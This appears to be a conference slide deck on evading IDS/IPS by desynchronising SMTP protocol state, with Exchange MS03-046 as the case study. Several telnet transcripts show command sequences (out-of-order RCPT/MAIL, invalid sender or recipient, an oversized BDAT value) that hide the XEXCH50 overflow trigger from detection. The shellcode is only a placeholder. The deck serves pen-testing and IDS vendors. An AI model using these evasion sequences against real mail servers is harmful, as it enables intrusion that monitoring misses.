Legiment Techniques

of IDS/IPS Evasion

Ajit Hatti

hatti_ajit@yahoo.com

Overview

- Why learn the Evasion Techniques ?
- Introduction to Classical & **Legiment Techniques** of IPS/IDS evasion.
- Case study with Exchange MS03-046.
- Comparison between Classical & **Legiment Techniques** of evasion.
- Conclusion.

Why Learn Evasion Techniques?

- Security is important.
- Security shouldn't backfire.
- Security is a moving target.
- Proactive security management is need of the hour.
- Attack is the best defense.

Classical Evasion Techniques

- Polymorphic or Obfuscating attack payload
- Packet Fragmentation
- Protocol Violation
- Inserting Traffic (Reducing TTL)
- DOS

Legiment Techniques

- Introduction
  - It focuses on application protocols, the exploits, and the way IDS/IPS handles them.
  - Any existing exploit can be crafted in a way to evade the IPS/IDS.
  - Needs knowledge of the exploit and the application server being exploited.

Case-Study MS03-046

MS03-046 :

- Vulnerability in Exchange Server Could Allow Arbitrary Code Execution.
- **XEXCH50** command accepts 2 parameters, first being the message size.

  XEXCH50 P1 P2 \r\n

- Negative value of P1 results in buffer overflow.

Exploiting MS03-046

Classical Techniques : Fragmentation

1.1 XEX

1.2 CH5

<-- 451 Time out waiting for client input. Connection closed by foreign host

1.3 0 -

1.4 1 2

1.5 \r\n

1.6 [shell code]

Limitations :

- TCP session span of IPS/IDS & Exchange can be tuned to be equal.
- Newer systems can detect & handle fragments.

Exploiting MS03-046

Legiment Techniques

- Exchange operates in 2 modes. **DATA** mode and Command mode.
- message body follows **DATA** command.
- Craft a mail to put IDS in to **DATA** state keeping Exchange server in command state.
- Then exploit the vulnerabilities in SMTP commands.
- Similarly exploit vulnerabilities in message body putting IDS in command state Exchange server in **DATA** state.

Legimency for MS03-046

1: Altering Command Sequence

- Sending <RCPT TO> before <MAIL FROM> puts IDS in to DATA state and Exchange remains in Command state.
- Any commands going after this, are part of the message body for IDS and hence ignored.

```
$ telnet 192.168.86.5 25
Trying 192.168.86.5...
Connected to 192.168.86.5.
Escape character is '^]'.
220 TapiServer Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at
Thu, 5 Oct 2006 16:30:43 -0700
HELO
250 TapiServer Hello [192.168.86.1]
RCPT TO : ajit
503 5.5.2 Need MAIL command.
MAIL FROM : ajit
250 2.1.0 ajit@TapiServer....Sender OK *
DATA
503 5.5.2 Need RCPT command.
RCPT TO : ajit
250 2.1.5 ajit@TapiServer
//--- Now I can send any Exchange Exploitable command
//----and bybass the decoders
XEXCH50 -2 1
354 Send binary data
//----Shell code will follow
```

Legimency for MS03-046

2 : Invalid Sender

- Sending invalid sender in <MAIL FROM>, keeps Exchange in command state, unless valid sender is sent.
- IDS cant decide the validity of the sender.
- Using this, IDS can be pushed in DATA state keeping Exchange in command state.
- Any commands going after this, are ignored by IDS as a part of message body.

```
$ telnet 192.168.86.5 25
Trying 192.168.86.5...
Connected to 192.168.86.5.
Escape character is '^]'.
220 TapiServer Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at
Thu, 5 Oct 2006 16:30:43 -0700
HELO
250 TapiServer Hello [192.168.86.1]
MAIL FROM : invalid_user@localhost
550 5.7.1 invalid_user@localhost... Relaying denied. IP name lookup failed [192.168.86.1]
RCPT TO : ajit
503 5.5.2 Need MAIL command.
DATA
503 5.5.2 Need MAIL command.
MAIL FROM : ajit
250 2.1.0 ajit@TapiServer....Sender OK
RCPT TO : ajit
250 2.1.5 ajit@TapiServer
XEXCH50 -2 1
354 Send binary data
```

Legimency for MS03-046

3: Non-Existent Recipient

- Sending invalid recipient in <RCPT TO>, keeps Exchange in command state unless valid recipient is sent.
- IDS cant decide the validity of the recipient.
- Hence IDS gets in DATA state, where as Exchange remains in command state.
- And thus, IDS can be evaded.

```
$ telnet 192.168.86.5 25
Trying 192.168.86.5...
Connected to 192.168.86.5.
Escape character is '^]'.
220 TapiServer? Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at
Thu, 5 Oct 2006 16:30:43 -0700

HELO
250 TapiServer Hello [192.168.86.1]
MAIL FROM : ajit
250 2.1.0 ajit@TapiServer....Sender OK
RCPT TO : non_existant_user@localhost
550 5.7.1 non_existant_user@localhost... Relaying denied. IP name lookup failed
[192.168.86.1]
DATA
503 5.5.2 Need RCPT command.
RCPT TO : ajit
250 2.1.5 ajit@TapiServer
XEXCH50 -2 1
354 Send binary data
```

Legimency for MS03-046

4 : Exploiting BDAT flaw.


- **BDAT** accepts <SIZE> argument in decimal.
- For a large value of <SIZE>, Exchange spins it between negative and positive value.
- For Exchange, the effective value of 4294967296 is 0 and (4294967296 + 100) is 100.
- While IDS decodes message of size 4294967297, the malicious command is sent to Exchange.

```
$ telnet 192.168.86.5 25
Trying 192.168.86.5...
Connected to 192.168.86.5.
Escape character is '^]'.
220 TapiServer Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at
Thu, 5 Oct 2006 16:30:43 -0700
HELO
250 TapiServer Hello [192.168.86.1]
MAIL FROM : ajit
250 2.1.0 ajit@TapiServer....Sender OK
RCPT TO : pawan
250 2.1.5 pawan@TapiServer
BDAT 4294967297 LAST
_RSET
HELO
MAIL FROM : ajit
RCPT TO : pawan
XEXCH50 -1 2
<SHELL CODE>
.
.
.
250 2.6.0 <TAPISERVERbHq1BRTKz00000002@TapiServer> Queued mail for delivery
```

Comparison

- More Effective
  - **Legiment** attacks can bypass most of the IPS/IDSs.
  - Can also be used to check possible false positives.
- Tough to tackle
  - IPS/IDS needs full-duplex, session state decoding to intercept the **Legiment** attacks.
  - Being more application specific, needs more efforts from vendors to tackle.
- Needs expertise for creation
  - Unlike classical techniques, **Legiment** techniques demand in depth knowledge of Application server.

Evasion Techniques and Success Rate Matrix



Conclusion

- Classical Evasion techniques focuses to uncover Network layer flaws of IPS/IDS, so the application layer flaws were neglected.
- **Legiment Techniques** focuses solely on weakness in applications layer of IDS/IPS.
- Hackers, Pen-testers, IDS/IPS QA and vendors are equally benefited with **Legiment Techniques**.
- **Legimency** encourages to create more & newer techniques in various applications to improve the Security Systems.

Sincere Thanks

- **Team** Club**HACK**.
- **Linux & Open Source Community.**
- **The Audiences.**